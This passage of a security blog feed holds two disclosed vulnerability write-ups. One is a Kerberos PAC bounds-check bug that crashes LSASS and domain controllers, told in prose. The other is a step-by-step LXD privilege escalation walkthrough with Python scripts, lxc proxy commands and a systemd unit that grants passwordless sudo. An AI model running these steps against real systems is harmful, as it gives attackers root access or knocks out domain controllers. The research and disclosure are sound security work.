<p>My fuzzing targets had gone stale, and I was on the lookout for new openings. Someone mentioned constrained delegation and began describing the flow of Kerberos messages. Well, what about Kerberos messages? How many researchers have in fact explored this attack surface for memory corruption? The lunch gang reasoned that the number could probably be placed in the hundreds if not thousands.</p>

<p>Owing to cockiness, I decided to investigate anyway.</p>

<!--more-->

<h2 id="round-1---local-crashes">Round 1 - Local Crashes</h2>

<p>The plan was to eliminate the obvious bugs first by performing dumb fuzzing against messages received by LSASS, then titrate the fuzzer’s complexity to dig deeper until we felt satisfied we had covered enough ground. A few hours of writing a fuzzing harness and away we went. Unsurprisingly, this approach produced exactly zero crashes.</p>

<p>We reasoned that the functionality being exercised with this approach was almost certainly related to ASN.1 parsing, and so most likely very well covered by researchers before us. In light of this, we dived deeper into Kerberos’ structures, notably structures hidden within encrypted parts…</p>

<p>… Which led us to the <a href="https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/" target="_blank">PAC</a> (“Privilege Attribute Certificate”). The <a href="https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/" target="_blank">PAC</a> is signed and encrypted in the key of the target service and also possesses a signature in the key of the KDC (“krbtgt”.)</p>

<p>The surface area available for an attack is attractive but the presence of signatures did not bode well for exploitability. Nevertheless, we tooled up and proceeded to fuzz, and within a few seconds of pulling the trigger, got this:</p>

<p><a href="/images/localdos.gif" target="_blank"><img src="/images/localdos.gif" alt="localdos.gif" /></a></p>

<p>So what is going wrong exactly? A lack of bounds checking in kerberos.dll!KerbVerifyPacSignature (what luck!). Specifically, setting a large value for the <em>cbBufferSize</em> field of the KDC checksum <em>PAC_INFO_BUFFER</em> entry will trigger this issue.</p>

<p>Getting a crash here is lucky for the reason that it is among the few pieces of functionality an attacker may influence before the KDC checksum is validated, and because we don’t know the KDC key, cannot forge.</p>

<p>Due to the critical nature of the LSASS process, a crash will result in a full system reboot, following a 60-second timeout interval.</p>

<h2 id="round-2---remote-crashes">Round 2 - Remote Crashes</h2>

<p>Well, local DoS bugs are useful primitives, but there are many of those already (Microsoft do not seem particularly interested in fixing these). My confederate and I began discussing ways to trigger the same vulnerable code path but remotely. This is possible, as it turns out, by using S4U2Proxy. Thank you, Elad! Very clever.</p>

<p>S4U2Proxy can only be invoked by services configured for Constrained Delegation, which can normally only be done by a user with the SeEnableDelegation privilege. However, the introduction of Resource-based Constrained Delegation allows all resources to enable arbitrary accounts to invoke S4U2Proxy. Any domain user can create a computer account with an SPN by default by abusing the MachineAccountQuota, and then configure Resource-based Constrained Delegation from the computer account to itself, as explained in Elad’s paper.</p>

<p>We weaponized Rubeus to launch the PoC and much to our surprise, it was enough to crash the DC. Here’s Rubeus being rambunctious:</p>

<p><a href="/images/remotedos.gif" target="_blank"><img src="/images/remotedos.gif" alt="remotedos.gif" /></a></p>

<p>The stack trace was actually different from the former crash, but in logically identical functionality - suggesting duplicate code (tut tut!).</p>

<p>There are some interesting abuse cases for cycling a DC, as you might imagine, but we will save that for another time.</p>

<h2 id="author">Author</h2>
<p>Danyal Drew (<a href="https://twitter.com/danyaldrew" target="_blank">@danyaldrew</a>)</p>

<p>Thanks to Elad for the ideas and assistance - without his knowledge of Kerberos and persistent hectoring against my online reclusiveness, the bug would not have been found nor this post written. Lunch club for the conspiratorial atmosphere.</p>

<h2 id="disclosure-timeline">Disclosure Timeline</h2>

<ul>
  <li>1st March: Report sent to Microsoft</li>
  <li>5th March: Automated response</li>
  <li>16th March: Response from the case manager</li>
  <li>28th March: Request to delay disclosure until June patch release</li>
  <li>12th June: Patch released (<a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0972" target="_blank">CVE-2019-0972</a>)</li>
</ul>

<p>The moral of the story is to <del>never assume a target has been thoroughly exhausted</del> be plucky, and follow your nose.</p>]]></content><author><name>Danyal Drew</name></author><summary type="html"><![CDATA[When lunch conversations at work take on a mischievous tone, all sorts of strange ideas come forth. This time, as Elad Shamir (@elad_shamir) was present, talk of course turned to his recent work on Kerberos, Wagging the Dog (or as I prefer to call it, “Screwing the Pooch”, its original title, which was eventually vetoed by a person far more sensible than either of us). My fuzzing targets had gone stale, and I was on the lookout for new openings. Someone mentioned constrained delegation and began describing the flow of Kerberos messages. Well, what about Kerberos messages? How many researchers have in fact explored this attack surface for memory corruption? The lunch gang reasoned that the number could probably be placed in the hundreds if not thousands. Owing to cockiness, I decided to investigate anyway.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/remotedos.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/remotedos.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Linux Privilege Escalation via LXD &amp;amp; Hijacked UNIX Socket Credentials</title><link href="https://shenaniganslabs.io/2019/05/21/LXD-LPE.html" rel="alternate" type="text/html" title="Linux Privilege Escalation via LXD &amp;amp; Hijacked UNIX Socket Credentials" /><published>2019-05-21T00:00:00+00:00</published><updated>2019-05-21T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2019/05/21/LXD-LPE</id><content type="html" xml:base="https://shenaniganslabs.io/2019/05/21/LXD-LPE.html"><![CDATA[<p>Linux systems running LXD are vulnerable to privilege escalation via multiple attack paths, two of which are published in my <a href="https://github.com/initstring/lxd_root" target="_blank">“lxd_root”</a> GitHub repository. This blog will go into the details of what I think is a very interesting path - abusing relayed UNIX socket credentials to speak directly to systemd’s private interface.</p>
<p>Ubuntu 19.04 Server edition comes with the LXD snap installed by default. The only requirement for this exploit in a fresh install of Ubuntu is access to a user account that is a member of the <code class="language-plaintext highlighter-rouge">lxd</code> group.</p>

<p>Privilege escalation via LXD in general has been a known issue since 2016, with a simple method described in theory in a <a href="https://github.com/lxc/lxd/issues/2003" target="_blank">GitHub issue</a> and also in a practical implementation in a <a href="https://reboare.github.io/lxd/lxd-escape.html" target="_blank">security blog</a> by <a href="https://twitter.com/reboare" target="_blank">@reboare</a>.</p>

<p>I believe I am the first to describe exploitation using stolen socket credentials, which also works with unprivileged containers.</p>

<p>Before I came across these issues, nothing in the official LXD documentation existed to warn users that the <code class="language-plaintext highlighter-rouge">lxd</code> group was dangerous. Anyone following the official guidelines to configure LXD would have added their account into this group before deploying their first container. I opened a bug with Canonical to express my concerns - you can read the full thread <a href="https://bugs.launchpad.net/ubuntu/+source/lxd/+bug/1829071" target="_blank">here</a>. The LXD team quickly made adjustments to the documentation, which now clearly states that this group should only be given to those trusted with root access.</p>

<p>As always, interacting with the Canonical folks via their bug tracker was a really pleasant experience. I’d like to thank them for their time and for the thoughtful consideration they gave my ideas. I highly recommend other security researchers bring items directly to them in this manner.</p>

<!--more-->

<h2 id="tldr">TL;DR</h2>
<p>LXD is a management API for dealing with LXC containers on Linux systems. It will perform tasks for any members of the local <code class="language-plaintext highlighter-rouge">lxd</code> group. It does not make an effort to match the permissions of the calling user to the function it is asked to perform.</p>

<p>For example, a low privilge user can create a bridge between sockets on the host and its containers. When bridging from an existing socket on the host to a new socket in a container, it makes the connection with the credentials of the LXD service (root) as opposed to those of the calling user. Then, when a user speaks to the socket endpoint in the container, the messages goes through the proxy and arrives at the host socket with root level credentials.</p>

<p>Linux programs often trust the credentials received over a socket when deciding whether or not to act on the stream of data.</p>

<p>We can put this all together to make a practical exploit, allowing a low-privileged user on the host operating system to speak directly to systemd as if they were a root process. This is weaponized in <a href="https://github.com/initstring/lxd_root/blob/master/lxd_rootv2.py" target="_blank">lxd_rootv2.py</a></p>

<h2 id="vulnerability-walk-through">Vulnerability Walk-Through</h2>

<h3 id="lab-setup">Lab Setup</h3>
<p>Starting from a fresh installation of Ubuntu 19.04 Server, let’s create a test environment. We will follow the instructions from the official LXD <a href="https://linuxcontainers.org/lxd/getting-started-cli/" target="_blank">“Getting Started”</a> guide.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>## Verify that the LXD snap was installed by default
ubuntu@server:~$ snap list
Name  Version  Rev    Tracking  Publisher   Notes
core  16-2.38  6673   stable    canonical✓  core
lxd   3.12     10601  stable/…  canonical✓  -

## Create a low-privilege user to demonstrate the exploit
ubuntu@server:~$ sudo useradd -m lowpriv --shell /bin/bash

## Set the password to whatever you like
ubuntu@server:~$ sudo passwd lowpriv
New password:
Retype new password:
passwd: password updated successfully

## Add that user to the lxd group
ubuntu@server:~$ sudo usermod -a -G lxd lowpriv

## Switch over to that user
ubuntu@server:~$ sudo --user lowpriv --login
</code></pre></div></div>

<p>Note that the step above where the user is added to the <code class="language-plaintext highlighter-rouge">lxd</code> group was taken from this direct quote in the guide linked above:</p>

<blockquote>
  <p>If the “lxd” group is missing on your system, create it, then restart the LXD daemon. You can then add trusted users to it. Anyone added to this group will have full control over LXD only.</p>
</blockquote>

<p>One would not be blamed for assuming that this meant you trust this user for full control over LXD. Prior to raising the issue on the Canonical bug tracker, nowhere did the documentation state that you were actually giving the user full control over the host operating system.</p>

<h3 id="low-privilege-setup--enumeration">Low-Privilege Setup &amp; Enumeration</h3>
<p>From here, we put on our attacker’s cap and assume that this is our initial foothold into the the system. The following is the output from within our new <code class="language-plaintext highlighter-rouge">lowpriv</code> shell.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ id
uid=1001(lowpriv) gid=1001(lowpriv) groups=1001(lowpriv),998(lxd)
lowpriv@server:~$ groups
lowpriv lxd
lowpriv@server:~$ sudo -l
[sudo] password for lowpriv:
Sorry, user lowpriv may not run sudo on server.
</code></pre></div></div>

<p>OK, let’s continue with the LXD getting started guide. The next step is to run <code class="language-plaintext highlighter-rouge">sudo lxd init</code> to configure the server’s defaults for new containers.</p>

<p>Well, let’s assume our friend the root user hadn’t done this for us. We can’t run <code class="language-plaintext highlighter-rouge">sudo</code> but let’s give it a shot anyway.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, ceph, dir, lvm, zfs) [default=zfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]: none
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
</code></pre></div></div>

<p>Note that I went with all of the defaults above, except for the “storage backend” which I set to use <code class="language-plaintext highlighter-rouge">dir</code> - a simple filesystem directory. Also I set IPv6 to <code class="language-plaintext highlighter-rouge">none</code> for more readable output.</p>

<p>We did not use <code class="language-plaintext highlighter-rouge">sudo</code>, but it seems to have worked anyway. You can confirm it completed some root-privileged activities by running <code class="language-plaintext highlighter-rouge">ip addr</code> and observing the new bridge interface created.</p>

<p>We need a container in order to exploit the vulnerability. On existing systems, it’s worthwhile checking what’s already been setup as it may save you time downloading a new container image.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>## First, see if any containers are already deployed
lowpriv@server:~$ lxc ls
+------+-------+------+------+------+-----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |
+------+-------+------+------+------+-----------+

## Then, see if at least an image is cached ready for new deployments
lowpriv@server:~$ lxc image ls
+-------+-------------+--------+-------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+------+------+-------------+
</code></pre></div></div>

<p>In the case of our new lab, of course, we don’t have anything ready to go. That’s fine, it just means this step may take some time and bandwidth. Let’s deploy a new Ubuntu LTS 18.04 container. Run the command below and then grab some coffee.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>## Deploy a new container called falcor
lowpriv@server:~$ lxc launch ubuntu:18.04 falcor
Creating falcor
Starting falcor

## See our running container
lowpriv@server:~$ lxc ls
+--------+---------+--------------------+------+------------+-----------+
|  NAME  |  STATE  |        IPV4        | IPV6 |    TYPE    | SNAPSHOTS |
+--------+---------+--------------------+------+------------+-----------+
| falcor | RUNNING | 10.33.0.120 (eth0) |      | PERSISTENT |           |
+--------+---------+--------------------+------+------------+-----------+
</code></pre></div></div>

<p>Looks good, moving on…</p>

<h3 id="vulnerability-identification">Vulnerability Identification</h3>
<p>We’re going to play with UNIX sockets here, specifically ones bound to the filesystem. You can read more about these by running <code class="language-plaintext highlighter-rouge">man unix</code> on a Linux system. Here is the brief overview:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ man unix
DESCRIPTION
       The AF_UNIX (also known as AF_LOCAL) socket family is used to communicate between
       processes on the same machine efficiently.  Traditionally,  UNIX  domain  sockets
       can be either unnamed, or bound to a filesystem pathname (marked as being of type
       socket).  Linux also supports an abstract namespace which is independent  of  the
       filesystem.
</code></pre></div></div>

<p>A longtime feature of UNIX sockets is the ability to read the credentials of the process that is communicating with them. This is considered a reliable security mechanism and is used extensively by services to determine whether or not to listen and do as they are told.</p>

<p>For demonstration purposes, we can run this simple python script which will echo to the console the PID, UID, and GID of any inbound connections.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">##!/usr/bin/env python3
</span>
<span class="s">"""
Echo peercreds in connections to a UNIX domain socket
"""</span>

<span class="kn">import</span> <span class="nn">socket</span>
<span class="kn">import</span> <span class="nn">struct</span>

<span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="s">"""Echo UNIX peercreds"""</span>
    <span class="n">listen_sock</span> <span class="o">=</span> <span class="s">'/tmp/echo.sock'</span>
    <span class="n">sock</span> <span class="o">=</span> <span class="n">socket</span><span class="p">.</span><span class="n">socket</span><span class="p">(</span><span class="n">socket</span><span class="p">.</span><span class="n">AF_UNIX</span><span class="p">,</span> <span class="n">socket</span><span class="p">.</span><span class="n">SOCK_STREAM</span><span class="p">)</span>
    <span class="n">sock</span><span class="p">.</span><span class="n">bind</span><span class="p">(</span><span class="n">listen_sock</span><span class="p">)</span>
    <span class="n">sock</span><span class="p">.</span><span class="n">listen</span><span class="p">()</span>

    <span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">'waiting for a connection'</span><span class="p">)</span>
        <span class="n">connection</span> <span class="o">=</span> <span class="n">sock</span><span class="p">.</span><span class="n">accept</span><span class="p">()[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">peercred</span> <span class="o">=</span> <span class="n">connection</span><span class="p">.</span><span class="n">getsockopt</span><span class="p">(</span><span class="n">socket</span><span class="p">.</span><span class="n">SOL_SOCKET</span><span class="p">,</span> <span class="n">socket</span><span class="p">.</span><span class="n">SO_PEERCRED</span><span class="p">,</span>
                                         <span class="n">struct</span><span class="p">.</span><span class="n">calcsize</span><span class="p">(</span><span class="s">"3i"</span><span class="p">))</span>
        <span class="n">pid</span><span class="p">,</span> <span class="n">uid</span><span class="p">,</span> <span class="n">gid</span> <span class="o">=</span> <span class="n">struct</span><span class="p">.</span><span class="n">unpack</span><span class="p">(</span><span class="s">"3i"</span><span class="p">,</span> <span class="n">peercred</span><span class="p">)</span>

        <span class="k">print</span><span class="p">(</span><span class="s">"PID: {}, UID: {}, GID: {}"</span><span class="p">.</span><span class="nb">format</span><span class="p">(</span><span class="n">pid</span><span class="p">,</span> <span class="n">uid</span><span class="p">,</span> <span class="n">gid</span><span class="p">))</span>

        <span class="k">continue</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="s">'__main__'</span><span class="p">:</span>
    <span class="n">main</span><span class="p">()</span>
</code></pre></div></div>

<p>Let’s put that python script into the home directory of <code class="language-plaintext highlighter-rouge">lowpriv</code>, run it, and then connect to the socket file to see what happens. You’ll want two terminals open to do this. You can see in the screenshot below it correctly echos the UID and GID of the calling user.</p>

<p><a href="/images/nc-lowpriv.png" target="_blank"><img src="/images/nc-lowpriv.png" alt="netcat-lowpriv" /></a></p>

<p>Leave that python script running. If you kill it, don’t forget to delete the <code class="language-plaintext highlighter-rouge">/tmp/echo.sock</code> file before running it again.</p>

<p>Now, we are going to use a feature of LXD that allows us to proxy sockets between the host and containers. The command below will attach to our <code class="language-plaintext highlighter-rouge">/tmp/echo.sock</code> socket and then tunnel it into the container where it will be accessible at <code class="language-plaintext highlighter-rouge">/tmp/proxy.sock</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ lxc config device add falcor proxy_sock \
    proxy connect=unix:/tmp/echo.sock listen=unix:/tmp/proxy.sock \
    bind=container mode=0777
Device proxy_sock added to falcor
</code></pre></div></div>

<p>Great, now we can hop into our container and attach to the socket.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>## Spawn a low-privilege shell inside the container
lowpriv@server:~$ lxc exec falcor -- sudo --user ubuntu --login

## Connect to the proxied socket
ubuntu@falcor:~$ nc -U /tmp/proxy.sock
</code></pre></div></div>

<p>Take a close look at the screenshot below.</p>

<p><a href="/images/nc-root.png" target="_blank"><img src="/images/nc-root.png" alt="netcat-root" /></a></p>

<p>There’s nothing quite like seeing that sweet, sweet UID=0 for the first time. :)</p>

<p><em>There is a design decision in the implementation of LXD here that could certainly be changed to prevent this. Processes with a UID of 0 are allowed to pass credentials other than their own over a socket connection. If the LXD process passed the credentials of the user who created the proxy device, the exploit would stop here.</em></p>

<p>At this point, we have identified the primitive that allows us to spoof root credentials over UNIX sockets. Next up is finding a way to turn that into a weapon…</p>

<h3 id="weaponization">Weaponization</h3>
<p><a href="https://initblog.com/2019/dirty-sock/" target="_blank">I happen to know</a> that if you can pretend to be root over a UNIX socket, you can execute commands to take over a system using the snapd API. But, I wanted to learn something new this time around.</p>

<p>The first thing I did was to look for sockets that were listening for connections on the host.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ ss -xlp
    -- snip --
Local Address:Port
/run/systemd/private
</code></pre></div></div>

<p>That certainly looked interesting. I’ve been spending time recently learning more about systemd, so this seemed like a good target.</p>

<p>According to the <a href="https://www.freedesktop.org/software/systemd/man/systemd.html" target="_blank">documentation</a>, this socket is:</p>

<blockquote>
  <p>Used internally as communication channel between systemctl(1) and the systemd process. This is an AF_UNIX stream socket. This interface is private to systemd and should not be used in external projects.</p>
</blockquote>

<p>That sounds promising. <code class="language-plaintext highlighter-rouge">systemctl</code> is a powerful command, and if we can run that in the context of root we can certainly compromise a system. But first, we need to learn how exactly the systemctl command leverages its private socket.</p>

<p>We can use the standard Linux command <code class="language-plaintext highlighter-rouge">strace</code> to try to learn more. You can read about <code class="language-plaintext highlighter-rouge">strace</code> using the <code class="language-plaintext highlighter-rouge">man</code> command as follows.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ man strace
DESCRIPTION
    In  the  simplest case strace runs the specified command until it exits.
    It intercepts and records the system calls which are called by a process
    and the signals which are received by a process.
</code></pre></div></div>

<p>Let’s take a look at the <code class="language-plaintext highlighter-rouge">strace</code> output of a simple <code class="language-plaintext highlighter-rouge">systemctl restart ssh</code> command. We’ll do this from our own machine or another where we have root access, as we want to mimic legitimate root calls.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ubuntu@server:~$ sudo strace -ff -s 20000 systemctl restart ssh 2&gt; strace-out
</code></pre></div></div>

<p>Open the strace-out file in a text editor. We want to learn how it is interacting with the socket, so we will search for the string “sendmsg”. This is the system call used to communicate with sockets. As always, you can learn more about it by running <code class="language-plaintext highlighter-rouge">man sendmsg</code> on a Linux system.</p>

<p>OK, here are some strings from inside the strace output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sendmsg(3, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="\0AUTH EXTERNAL ", iov_len=15},
{iov_base="30", iov_len=2}, {iov_base="\r\nNEGOTIATE_UNIX_FD\r\nBEGIN\r\n", iov_len=28}],
msg_iovlen=3, msg_controllen=0, msg_flags=0}, MSG_DONTWAIT|MSG_NOSIGNAL) = 45

    -- snip --

sendmsg(3, {msg_name=NULL, msg_namelen=0, msg_iov=[{iov_base="l\1\4\1\34\0\0\0\1\0\0\0\240\0\0\0\1\1o\
0\31\0\0\0/org/freedesktop/systemd1\0\0\0\0\0\0\0\3\1s\0\v\0\0\0RestartUnit\0\0\0\0\0\2\1s\0 \0\0\0org
.free    desktop.systemd1.Manager\0\0\0\0\0\0\0\0\6\1s\0\30\0\0\0org.freedesktop.systemd1\0\0\0\0\0\0\
0\0\10\1g\0\2ss\0", iov_len=176}, {iov_base="\v\0\0\0ssh.service\0\7\0\0\0replace\0", iov_len=28}], ms
g_iovlen=2, ms    g_controllen=0, msg_flags=0}, MSG_DONTWAIT|MSG_NOSIGNAL) = 204
</code></pre></div></div>

<p>Take a look at the first messages above. The text inside the <code class="language-plaintext highlighter-rouge">iov_base</code> sections is the raw data being sent to the socket. The first message looks like some sort of authentication message. The second set has some readable text inside that looks like it is calling “RestartUnit” on SSH.</p>

<p>This looks pretty relevant to what we want.</p>

<p>Let’s see if we can use this to have a conversation with systemd.</p>

<p>Take this short python script:</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">##!/usr/bin/env python3
</span>
<span class="s">"""
Sends initial auth stream to systemd's private socket
"""</span>

<span class="kn">import</span> <span class="nn">socket</span>
<span class="kn">import</span> <span class="nn">sys</span>

<span class="n">AUTH</span> <span class="o">=</span> <span class="sa">u</span><span class="s">'</span><span class="se">\0</span><span class="s">AUTH EXTERNAL 30</span><span class="se">\r\n</span><span class="s">NEGOTIATE_UNIX_FD</span><span class="se">\r\n</span><span class="s">BEGIN</span><span class="se">\r\n</span><span class="s">'</span>

<span class="k">def</span> <span class="nf">send_msg</span><span class="p">(</span><span class="n">sock_name</span><span class="p">,</span> <span class="n">msg</span><span class="p">):</span>
    <span class="s">"""Send raw message to an AF_UNIX socket"""</span>
    <span class="n">client_sock</span> <span class="o">=</span> <span class="n">socket</span><span class="p">.</span><span class="n">socket</span><span class="p">(</span><span class="n">socket</span><span class="p">.</span><span class="n">AF_UNIX</span><span class="p">,</span> <span class="n">socket</span><span class="p">.</span><span class="n">SOCK_STREAM</span><span class="p">)</span>
    <span class="n">client_sock</span><span class="p">.</span><span class="n">connect</span><span class="p">(</span><span class="n">sock_name</span><span class="p">)</span>

    <span class="k">try</span><span class="p">:</span>
        <span class="n">client_sock</span><span class="p">.</span><span class="n">sendall</span><span class="p">(</span><span class="n">AUTH</span><span class="p">.</span><span class="n">encode</span><span class="p">(</span><span class="s">'latin-1'</span><span class="p">))</span>
        <span class="n">reply</span> <span class="o">=</span> <span class="n">client_sock</span><span class="p">.</span><span class="n">recv</span><span class="p">(</span><span class="mi">8192</span><span class="p">).</span><span class="n">decode</span><span class="p">(</span><span class="s">"latin-1"</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="n">reply</span><span class="p">)</span>
    <span class="k">except</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"[!] Connection reset..."</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="n">send_msg</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">],</span> <span class="n">AUTH</span><span class="p">)</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="s">'__main__'</span><span class="p">:</span>
    <span class="n">main</span><span class="p">()</span>

</code></pre></div></div>

<p>This is designed to connect to a socket specified as the first argument and then to send the first message we observed in the output of <code class="language-plaintext highlighter-rouge">strace</code>.</p>

<p>What happens when we run this as our lowpriv user directly against the systemd private socket?</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ ./systemd_auth.py /run/systemd/private
[!] Connection reset...
</code></pre></div></div>

<p>OK, so nothing back from the socket. We know we can spoof root using proxied sockets. Let’s create a two-stage tunnel next. The first will connect to the private systemd socket on our host and bind it inside the container to <code class="language-plaintext highlighter-rouge">/tmp/container_sock</code>. The second will connect to that new socket inside the container and then bind it to <code class="language-plaintext highlighter-rouge">/tmp/host_sock</code> on our host.</p>

<p>The reason for this two-step proxy is just so we can do all our work on the host, without having to jump inside the container.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>## Create initial socket proxy
lowpriv@server:~$ lxc config device add falcor container_sock \
    proxy connect=unix:/run/systemd/private listen=unix:/tmp/container_sock \
    bind=container mode=0777
Device container_sock added to falcor

## Create second socket proxy
lowpriv@server:~$ lxc config device add falcor host_sock \
    proxy connect=unix:/tmp/container_sock listen=unix:/tmp/host_sock \
    bind=host mode=0777
Device host_sock added to falcor
</code></pre></div></div>

<p>Alright, now let let’s run the python script again to see if we can now talk to systemd. This time we will run it through our tunnel of sockets.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lowpriv@server:~$ ./systemd_auth.py /tmp/host_sock
OK 9e46264bb91045f19797dd7b1d70f513
AGREE_UNIX_FD
</code></pre></div></div>

<p>Excellent! We are now speaking directly to the host’s systemd service as if we are root.</p>

<p>From here, we can continue to analyze <code class="language-plaintext highlighter-rouge">strace</code> output to build the <code class="language-plaintext highlighter-rouge">systemctl</code> commands we want to run. While <code class="language-plaintext highlighter-rouge">strace</code> shows the message data from some commands broken into fragments, we can actually piece them together into single variables in a Python script and throw them at the socket.</p>

<p>You can review the source code of lxd_rootv2.py to fully understand how this is implemented.</p>

<p>If you followed along in this blog, you can do a bit of cleanup by running the following commands.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lxc config device remove falcor proxy_sock
lxc config device remove falcor container_sock
lxc config device remove falcor host_sock
rm /tmp/host_sock
rm /tmp/proxy_sock
rm /tmp/echo.sock
</code></pre></div></div>

<h3 id="exploit-workflow">Exploit Workflow</h3>
<p>lxd_rootv2.py essentially does the following:</p>

<ol>
  <li>Writes a systemd service unit file to /tmp/evil.service.</li>
  <li>Uses LXD to attach to the private systemd socket file, mapping it inside the container to /tmp/container_sock.</li>
  <li>Uses LXD to proxy that same socket back out again to the host at /tmp/host_sock.</li>
  <li>Speaks to the systemd private socket via this tunnel, hijacking the root credentials passed in the socket ancillary data. Runs these commands:
    <ul>
      <li>systemctl link /tmp/evil.service</li>
      <li>systemctl daemon-reload</li>
      <li>systemctl start evil.service</li>
      <li>systemctl disable evil.service</li>
    </ul>
  </li>
</ol>

<p><code class="language-plaintext highlighter-rouge">evil.service</code> is started in the context of root. All it does is add a line to /etc/sudoers, permitting sudo for the calling user, with no password.</p>

<p>Here it is in action.</p>

<p><a href="/images/exploit.png" target="_blank"><img src="/images/exploit.png" alt="netcat-root" /></a></p>

<h2 id="final-thoughts">Final Thoughts</h2>
<p>The LXD team has updated their documentation to warn not to add users to the <code class="language-plaintext highlighter-rouge">lxd</code> group unless you trust them with root level access to your host.</p>

<p>To me, this says that the <code class="language-plaintext highlighter-rouge">lxd</code> group itself serves no purpose and should be done away with. If you trust users with root on your system, there is already a reliable mechanism for this - you give them <code class="language-plaintext highlighter-rouge">sudo</code> rights. With <code class="language-plaintext highlighter-rouge">sudo</code>, you ensure these rights are managed from a single location and that all privileged activity is properly logged.</p>

<p>Generally, the intention for creating other security groups is to assign a limited subset of permissions to a group of users. As the <code class="language-plaintext highlighter-rouge">lxd</code> group is as strong as root, this seems unnecessary. If a time comes that the LXD daemon makes an effort to match actions with privileges, then perhaps the group will make sense.</p>

<h2 id="author">Author</h2>
<p>Chris Moberly (<a href="https://twitter.com/init_string" target="_blank">@init_string</a>)</p>

<p>Thanks for reading!!!</p>]]></content><author><name>Chris Moberly</name></author><summary type="html"><![CDATA[Linux systems running LXD are vulnerable to privilege escalation via multiple attack paths, two of which are published in my “lxd_root” GitHub repository. This blog will go into the details of what I think is a very interesting path - abusing relayed UNIX socket credentials to speak directly to systemd’s private interface. Ubuntu 19.04 Server edition comes with the LXD snap installed by default. The only requirement for this exploit in a fresh install of Ubuntu is access to a user account that is a member of the lxd group. Privilege escalation via LXD in general has been a known issue since 2016, with a simple method described in theory in a GitHub issue and also in a practical implementation in a security blog by @reboare. I believe I am the first to describe exploitation using stolen socket credentials, which also works with unprivileged containers. Before I came across these issues, nothing in the official LXD documentation existed to warn users that the lxd group was dangerous. Anyone following the official guidelines to configure LXD would have added their account into this group before deploying their first container. I opened a bug with Canonical to express my concerns - you can read the full thread here. The LXD team quickly made adjustments to the documentation, which now clearly states that this group should only be given to those trusted with root access. As always, interacting with the Canonical folks via their bug tracker was a really pleasant experience. I’d like to thank them for their time and for the thoughtful consideration they gave my ideas. I highly recommend other security researchers bring items directly to them in this manner.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/exploit.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/exploit.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>